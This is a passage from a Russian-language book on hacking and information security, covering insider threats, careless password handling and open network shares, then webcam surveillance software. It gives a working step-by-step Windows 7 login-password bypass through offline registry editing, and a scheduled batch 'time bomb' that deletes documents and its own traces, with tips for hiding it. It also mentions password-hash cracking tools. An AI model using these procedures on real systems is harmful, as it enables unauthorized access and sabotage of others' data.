


Рис. 10.1




Рис. 10.2




Рис. 10.3

И проблема здесь даже не в том, что нужно еще знать имя пользователя и пароль (хотя бывает, что пароль знать и не обязательно, потому что его нет, см. *примеры выше*). Проблема в том, что пользователь в принципе может быть и не желал бы, чтобы на его компьютере были "расшаренные" ресурсы. Зачастую он и не знает об этом!!! Некоторые специалисты расценивают наличие системных "расшаренных" ресурсов как дыру в безопасности.

К слову сказать, чтобы не производить манипуляций с реестром, если в вашей организации эти ресурсы не "даются" политиками, в подобной ситуации можно отключить ресурсы, вставив в автозапуск командный файл примерно с таким содержанием:

```
net share d$ /delete
net share c$ /delete
net share ADMIN$ /delete
net share IPC$ /delete
```

О применении некоторыми пользователями непрофессионально "расшаренных" ресурсов существует много интересных невыдуманных историй. Так, в одном из учреждений у начальника транспортного отдела был полностью "открыт" диск C:. Для того чтобы научить его осторожности, программисты заменили один из исполняемых файлов компьютерной игрушки другим, при запуске которого выводилось сообщение: "Внимание! Используя игровые программы в рабочее время, вы наносите ущерб компании!". Интересен был результат: все заметили, что после этого начальник просто стал тщательно закрывать кабинет на ключ. Даже тогда, когда шел в соседний кабинет. Раньше такой бдительности он не проявлял. То есть, бедняга так и не понял, что доступ к его компьютеру открыт по сети, пока ему об этом не сказали прямо! Он искренне считал, что кто-то проник к нему в кабинет и самовольничал на его компьютере.

Небрежность, забывчивость того, что что-то, где-то было предоставлено в общее пользование для каких-то целей на время, сиюминутно — просто бич пользователей и обслуживающего персонала в учреждениях...

Одной из частых причин получения доступа к конфиденциальной информации являются ошибки администраторов, приводящие к нарушению принципа "предоставления минимума полномочий" для осуществления пользователем его производственной деятельности. В соответствии с этим принципом прав должно быть предоставлено ровно столько, чтобы исполнитель мог только исполнять свои служебные обязанности, но никак не больше. Но администраторы — те же люди и могут ошибаться. Здесь просто необходим регулярный самоконтроль и контроль (подробнее об этом в *главе 12* о защите информации). Ошибки могут возникать случайно, например, в результате авральных работ при миграции данных после модернизации информационной системы.

Или при настройке сложной системы защиты из-за ошибок в конфигурировании. Просчеты могут быть и не случайными: в результате недостаточной квалификации администратора они скорее закономерны.

В компаниях, где применяют виртуализацию в качестве основной среды обработки и на логическом уровне для доступа из сети хорошо организуют защиту какого-либо сервера, содержащего конфиденциальную информацию, могут более беспечно относиться к резервным копиям виртуальных машин. Мол, это уже не компьютер, а какой-то "непонятный файл". Но, если "смонтировать" такую машину, даже не зная паролей, злоумышленник фактически получает физический доступ к серверу. А при физическом доступе сбросить пароли не сложно.

В такой ситуации вполне может быть "де-факто", что список лиц, допущенных к копиям, а значит, и к конфиденциальной информации, шире, чем список лиц, официально допущенных к администрированию сервера, и об этом никто даже не задумывается...

Лет пятнадцать назад широкое применение имели сети передачи данных — X25 (икс двадцать пять). Автор тогда работал в одном достаточно солидном предприятии, применяющем такую сеть. Доступ к активным устройствам сети осуществлялся терминальной программой. Система адресации в этих сетях такова, что адрес какого-либо конкретного хоста состоит из трех групп цифр... Будучи в командировке в одном из филиалов, автор этой книги в ожидании автомобиля находился в комнате, где стоял хост, с которого управляли этой сетью. На активном устройстве ("свитч x25") была наклейка с адресом хоста. По логике построения одного только адреса, зная принятую нумерацию для относительного обозначения филиалов (вторая группа цифр), было понятно, как построена вся топология сети предприятия. Так как автомобиль задерживался, чтобы не терять времени, автор начал читать техническую документацию на активные устройства, применяемые в качестве "свитчей" (коммутаторов) этой сети. В одном из томов было написано, что первичный пароль по умолчанию для администратора при настройке "свитча" — hello. Из любопытства автор (тогда еще он был неопытен и не придерживался принципа невмешательства) попробовал "войти" в режим конфигурирования "свитча" с этим паролем. И — о чудо! Пароль работал. Но дальше больше: было совершено "путешествие" (с правами администратора) по всем активным устройствам достаточно большой сети, вплоть до самого основного, и везде был установлен (а вернее, не изменен с момента внедрения) именно этот пароль. Можно было менять и настраивать все, что угодно. Вся сеть под контролем! Так как указанная сеть не была только что построена и работала уже несколько лет, это было просто вопиюще: ситуация не была обусловлена ошибкой, это было умышленным поведением администраторов (они надеялись, что никто, кроме них, в этом ничего не понимает. "Верх" обеспечения

безопасности! По-хорошему, главного администратора нужно было просто увольнять. Тем более что этот администратор обладал не совсем приемлемыми для предприятия человеческими качествами: работу он рассматривал только как временную площадку для самосовершенствования... Это было основной его задачей, до фанатизма. С утра до вечера все усилия его были направлены только на обучение. И это при том, что администратор должен делать и много рутинной работы, а это было ему не интересно! Но, о психологии администраторов можно говорить долго... Расскажем, чем закончилась эта конкретная история. Автор тогда не стал докладывать об инциденте руководству, а просто сообщил обо всем этому же пресловутому администратору. Пароли срочно установили (даже спасибо не сказали). Человек этот уже давно не работает в той организации, он умел себя пиарить и переехал в столицу. Его место заняли обычные трудяги, без всяких амбиций, и, в конечном итоге, добросовестно обеспечили требуемый уровень безопасности, да и сети X25 спустя несколько лет были вытеснены IP-сетями.

Почему в этом примере мы подробно рассмотрели отношение администратора к вопросам защиты? Дело в том, что зачастую именно такой пользователь с "суперправами" волей-неволей фактически представляет наибольшую угрозу и является пособником хакера. Нам же с вами, чтобы уметь противостоять, следует знать противника! Не нужно думать, что наибольшую опасность представляет враг извне. Легальный пользователь, как наиболее осведомленный и имеющий большие права — вот кто может представлять наибольшую угрозу.

Продолжая тему о возможном доступе к информации без применения соответствующих приемов и специальных программных средств, нельзя не сказать об отношении пользователей к паролям. Вы никогда не были свидетелем такого (реальный случай)?

Сотрудница учреждения в присутствии посторонних людей (к которым нужно в этом случае отнести не только ее саму, но и коллег по работе) в конце рабочего дня кричит через всю улицу своей коллеге:

— Маруся! Какой у тебя пароль в программу... "бухгалтерия"? Там нужно еще доделать...

На что та ей отвечает:

— Да там простой, Катя: восемь, семь. б-э, решетка, ... (следует озвучивание пароля).

Как-то не думает эта Екатерина, что пароль нужен не для того, чтобы о нем громогласно сообщать другим! Никому не приходит в голову вывернуть свой кошелек и выставить его на всеобщее обозрение в трамвае! Почему же мы так делаем со средствами, которые представлены в электронном виде?

Так уж сложилось, что информацию о случаях хакерских атак, вирусных заражениях, других инцидентах, связанных с нарушениями информационной безопасности, организации всячески скрывают. И это в первую очередь связано с боязнью нанести урон деловой репутации компании. Но и отсутствие информации по таким случаям плохо сказывается на понимании руководителями необходимости нести затраты в обеспечении информационной безопасности до тех пор, пока они сами "не наступят на грабли", которыми является беспечность.

Уверены, что если вы пройдетесь по большинству средних, а может и крупных бизнес-компаний, то в девяносто девяти процентах случаев увидите массу нарушений при эксплуатации рабочего места для дистанционного банковского обслуживания (ДБО).

Нарушения разные: носители с ключевой информацией не убираются в сейфы, а все время находятся в компьютере, доступ к компьютеру не ограничен узким кругом доверенных лиц, антивирусные программы либо не установлены, либо не обновляются, не выполняются другие условия, предписанные банком... Да и нашу книжку они (предприниматели) не читали.

И разводят потом руководители таких компаний руками, что их деньги украли. А установить, кто это сделал, зачастую невозможно: все следы преступления, как правило, уничтожаются. При этом постфактум, очень удивляются бизнесмены, что, оказывается, нужно было предпринимать какие-то действия для обеспечения безопасности. Деловые люди просто не читали требования, которых, кстати сказать, немало, при использовании ДБО, тем более на компьютере, подключенном к Интернету. Количество случаев взлома клиентских мест ДБО растет с ужасающей скоростью, и это даже при использовании двухфакторной аутентификации (когда нужно подтвердить свои полномочия двумя различными способами).

Что же касается того, что не очень-то афишируется информация об инцидентах, связанных с информационной безопасностью, то и автор этой книги, даже по прошествии многих лет, не может рассказать вам подробностей об ужасающих последствиях воздействия вредоносного кода в некоторых уважаемых компаниях. Достаточно сказать, что вся работа компании была парализована на несколько дней — ПОЛНОСТЬЮ!

Мы уже рассказывали о том, что пользователи Интернета, скачивающие бесплатные программы, могут запросто получить программу с "приклеенной" надстройкой, являющейся вредоносным кодом. И хорошо, если антивирусная программа распознает такую ситуацию, когда использовался известный ей "склейщик".

Но может быть и другая, еще более хитрая ситуация. Вернемся к домашним компьютерам, рассмотрим это на примере получения пользователями попу-

лярной в быту программы клиента p2p-сети FlyLinkDC++. В этой программе есть возможность удаленного администрирования (удаленное управление) — рис. 10.4.




Рис. 10.4

Нет абсолютно никакой гарантии, что вам не подложат сборку программы с уже настроенным пользователем для удаленного управления. Таким образом, если вы установите FlyLinkDC++ и при этом не "забьете" имя и пароль своими значениями, то не исключено, что программой удаленно управляет неизвестно кто.

Ему останется только "расшарить" (предоставить в пользование по сети) все ваши диски, чтобы получить удаленный доступ ко всей информации (рис. 10.5).

Таких программ, имеющих удаленное управление, существует множество, пример с FlyLinkDC++ — не исключение. Нужно быть очень осторожным, скачивая их с различных, непроверенных источников и устанавливая "по умолчанию".




Рис. 10.5

Попутно отметим, что автор этой книги не раз видел конфиденциальную информацию пользователей сети p2p, самостоятельно полностью "расшаривших" свои диски по недоразумению или в результате неопытности. Очень часто "открывают", не разбираясь, папку "Мои документы" (рис. 10.6). А в ней находятся различные документы, взятые с работы и, судя по всему, без ведома работодателя. Встречаются и копии личных документов с персо-




Рис. 10.6

нальными данными, начиная от паспорта или водительских прав и заканчивая различными дипломами... Находятся файлы, содержащие данные учетных записей. Чего только нет! Тем более, что выбор большой, т. к. среди сотен пользователей подобные всегда найдутся.

На протяжении всей книги мы неоднократно говорили о том, что получить доступ к данным при наличии физического доступа к компьютеру — нет ничего проще. Таких способов много. Но приведем алгоритм только одного из них, именно в данной главе, т. к. для этого не требуется специализированного инструментария, и исключительно из-за оригинальности метода.

Например, для операционной системы Windows 7 такой алгоритм подходит, если имя пользователя в системе известно и только требуется "обойти" или восстановить забытый пароль. Заключается он в следующем:

1. Загружаемся с установочного диска операционной системы и выбираем в главном меню команду **Восстановление системы**.
2. Выбираем способ восстановления — **Командная строка**.
3. Вводим команду `regedit` (для редактирования реестра).
4. Устанавливаем курсор на ветке реестра `HOST_KEY_LOCAL_MACHINE`, в меню **Файл** выбираем команду **Загрузить куст**.
5. Выбираем файл, если ОС Windows была установлена на диске `C:\`, то по следующему пути: `C:\Windows\System32\Config\System`, и далее выполняем команду **Открыть**.
6. На предложение дать название новой ветке назовем ее `12345678` (любое название).
7. Теперь в ветке `HOST_KEY_LOCAL_MACHINE` находится созданный нами пункт с именем `12345678`.
8. В этом разделе находится подраздел `setup`.
9. Нужны два ее параметра (рис. 10.7).

Имя	Тип	Значение
(По умолча...	REG_SZ	(значение не присвоено)
CloneTag	REG_MULTI_SZ	Thu Aug 13 16:30:33 2009
CmdLine	REG_SZ	
OOBEInProg...	REG_DWORD	0x00000000 (0)
OsLoaderPath	REG_SZ	\
RestartSetup	REG_DWORD	0x00000000 (0)
SetupPhase	REG_DWORD	0x00000000 (0)
SetupType	REG_DWORD	0x00000000 (0)
SystemParti...	REG_SZ	\Device\HarddiskVolume2
SystemSetu...	REG_DWORD	0x00000000 (0)
WorkingDire...	REG_SZ	C:\Windows\Panther

Рис. 10.7

10. Выбираем строку **SetupType**, и дважды щелкаем по ней мышью, вводим новое значение: вместо нуля — 2 .
11. Параметру **CmdLine** присваиваем cmd.exe.
12. После ввода всех этих параметров нужно выйти из редактора реестра.
13. Далее необходимо вновь войти в редактирование реестра, найти в HOST_KEY_LOCAL_MACHINE нашу новую веточку с именем 12345678 и установить на нее курсор.
14. Через меню **Файл** выполняем команду **Выгрузить куст....**
15. Извлечем загрузочный диск и произведем перезагрузку.
16. При появлении командной строки (вместо привычного экрана с запросом имени и пароля) выполним команду:

```
net user "имя_пользователя" "новое_значение_пароля"
```

Если имя состоит из одного слова, кавычки не обязательны.
17. При появлении привычного экрана с запросом имени и пароля используется уже новое значение пароля.

Как вы уже поняли, оригинальность метода состоит в том, что вышеуказанными манипуляциями в реестре мы как бы сообщаем системе о том, что инсталляция проведена не до конца и, "подставив" вызов командной строки, устанавливаем новый пароль.

Нельзя удержаться, чтобы не привести некоторые комментарии, правда, несколько не по теме этой главы.

Если бы мы рассматривали вопрос получения паролей при физическом доступе к компьютеру в других главах, где нужно было бы упомянуть об инструментарии хакера, то отметили бы, что для получения "хэш-функции" паролей учетных записей хорошо подойдет программа ElcomSoft System Recovery (при загрузке со специального компакт-диска). А уж расшифровку этих значений неплохо производить с применением программы Proactive System Password Recovery.

А сейчас представим себе такую ситуацию: в компании уволили юриста, который занимался всеми важными договорами, а на его место взяли друга управляющего. Через полгода после этого на компьютере юриста вдруг исчезла информация, связанная с этими договорами. Не имея электронной базы по указанным договорам, фирма оказалась в затруднительном положении. Это грозило финансовыми потерями, тем более что копий информации, понадеявшись на русское "авось", никто никогда не делал.

Не возникало даже малейшего подозрения на старого, обиженного специалиста, поскольку прошло уже полгода. Думали на всех, начиная от своих со-

трудников и заканчивая злобными хакерами, нанятыми конкурентами и проникшими на компьютер посредством Интернета!

Но в действительности все оказалось совсем не так. Предыдущий юрист, когда над ним стали сгущаться тучи (попросту говоря, началась кампания по его выживанию), применил простейший прием, который мы условно назовем "кормушка".

Есть "корм" в кормушке (здесь это файл flag) — "злая" программа "не съедает" информацию, нет "корма" — все срабатывает, удаляется важная информация и сама "злая" программа.

Не используя никаких специальных программ, инструментов, злоумышленник просто разместил в каталоге Windows (там менее заметно) командный файл d.bat следующего содержания:

```
if exist flag goto end
del c:\\"Важные договора"\*.doc /S
del *.bat
:end
```

В планировщике заданий (в Windows 7 запускается командой **Планировщик**) обиженный юрист завел задание на запуск файла d.bat через полгода, с периодичностью запуска раз в месяц, так, как показано в нашем примере (рис. 10.8 и 10.9).




Рис. 10.8

Все предусмотрено так, что если в момент запуска задачи в каталоге с Windows не было файла с именем flag (который бывший юрист туда подбрасывал или удалял по собственному усмотрению, в зависимости от обстоятельств), то происходило удаление всех файлов в формате DOC из каталога C:\Важные договора (и всех подкаталогов тоже, т. к. стоит ключ /S), уничтожался сам командный файл (т. е. следы).




Рис. 10.9

В назначенное время, почти через полгода, запустился командный файл и, не обнаружив файла flag, удалил все, что было предписано.

Такой прием, оставив "бомбу замедленного действия", может применить бухгалтер, программист, кто угодно! При этом не нужно обладать какими-то особыми знаниями, уметь программировать, или устанавливать специальные программы. Все делается средствами операционной системы. В UNIX-системах роль планировщика выполняет процесс cron.

При желании можно и усложнить "кормушку", например, почистить все важные данные в сети (или подменить на искаженные, чтобы принести значимый ущерб, но с более запутанными следами), сам файл флага настроить на какой-нибудь общедоступный каталог сети, и удалить следы в реестре о задании в планировщике заданий... Кому придет в голову подозревать человека, при отсутствии доступа к компьютеру, спустя полгода после его увольнения, да еще при полном отсутствии следов?! Да и антивирусная программа такую закладку не обнаружит.

В нашем конкретном рассматриваемом случае причина была найдена лишь потому, что человек, применивший кормушку, не позаботился об удалении задания в планировщике заданий, а сам компьютер после произошедшего был передан на анализ специалисту.

В заключении отметим, что все примеры, рассмотренные нами в этой главе, взяты из практики и достаточно ярко демонстрируют, насколько легко получить (или уничтожить) информацию хакеру, просто злоумышленнику, даже не применяя специального инструментария. Мало того, жизнь показывает, что и применить-то некоторые из приемов может даже не хакер (в нашем привычном понимании этого слова), и вообще не специалист в области информационных технологий, а обычный, продвинутый пользователь...

ГЛАВА 11



Как хакер автоматизирует свою охрану

Хакеры бывают разные. Специалист, изучающий недостатки в области защиты системы и легально тестирующий их на проникновение, — это тоже хакер. Но хакер хороший. "Этичный хакинг", а такой термин существует и понятен из самого названия, производится в благих целях.

Плохой же хакер все время нарушает законы и несет соответствующую ответственность по следующим статьям: ст. 25 Закона РФ "Об авторском праве и смежных правах", ст. 146 "Нарушение авторских и смежных прав" УК РФ, ст. 272 "Неправомерный доступ к компьютерной информации" УК РФ, ст. 273 "Создание, использование и распространение вредоносных программ для ЭВМ" УК РФ.

Мы договорились, что не будем обременять вас теорией, но и не упомянуть о неотвратимости наказания нельзя, поэтому перечислили только основное... Но будьте уверены, в зависимости от особенностей при умелой подаче за одно преступление список может включать не менее десятка статей...

Именно по этой причине плохой хакер, во всяком случае тот, который осознает, что он делает, вынужден всего бояться... Как с помощью программного инструмента хакерами замечаются следы преступной деятельности, мы уже рассмотрели. А вот как программный инструмент помогает хакеру наблюдать, расскажем в этой главе. Да, вынужденный все скрывать хакер не только прячется, но и следит. Следит, например, за входной дверью: а вдруг это пришли именно за ним... Хакер — это интеллектуальный преступник, привычка все автоматизировать и тут делает свое. В этих целях им используются несложные системы видеонаблюдения.

Так как нашей целью является знакомство с программным инструментом, то и здесь в большей степени мы остановимся на софтверной, а не аппаратной части подобных систем.

Пожалуй, наиболее интересное решение представляет собой программа Webcam 7, указанная на сайте **webcamxp.com**.

Мы же с вами, как всегда, рассматриваем именно хакерское применение этой программы. Поэтому заметим, что скорее всего хакер применит более раннюю версию программы — WebcamXP, чтобы заполучить ее бесплатно, т. к. в Интернете имеются на нее соответствующие ключи.

Программа позволяет подключить несколько источников для видеонаблюдения. Выбор типа источника производится при настройке требуемой конфигурации. Однажды настроив программу, конфигурацию можно сохранить и даже выгрузить в файл, чтобы в случае необходимости сделать с него восстановление конфигурации. Источником видеосигнала может быть любое видеоустройство, так или иначе подключенное к компьютеру. Либо это веб-камера, либо аналоговая видеокамера, подключенная посредством карты видеозахвата, или, наконец, самое простое — обычная цифровая IP-камера. Камеры могут быть и с инфракрасной подсветкой, чтобы вещать в полной темноте.

Выбор источника осуществляется в соответствующем меню. В нашем примере подключены всего два источника: одна камера (черно-белая, аналоговая) наблюдает за входной дверью снаружи, вторая IP-камера — изнутри (рис. 11.1).




Рис. 11.1

Так как в программу входит собственный встроенный веб-сервер, то в дальнейшем при помощи обычного браузера можно наблюдать за дверью не только со своего компьютера, но и из любой точки мира через Интернет. Причем на сервере можно завести различные учетные записи с разными правами: например, или только для просмотра, или с полными правами — для внесения изменений в настройки сервера и программы.

Причем настройку пользователей можно осуществлять как через локальное меню программы (рис. 11.2), так и через веб-интерфейс (рис. 11.3).

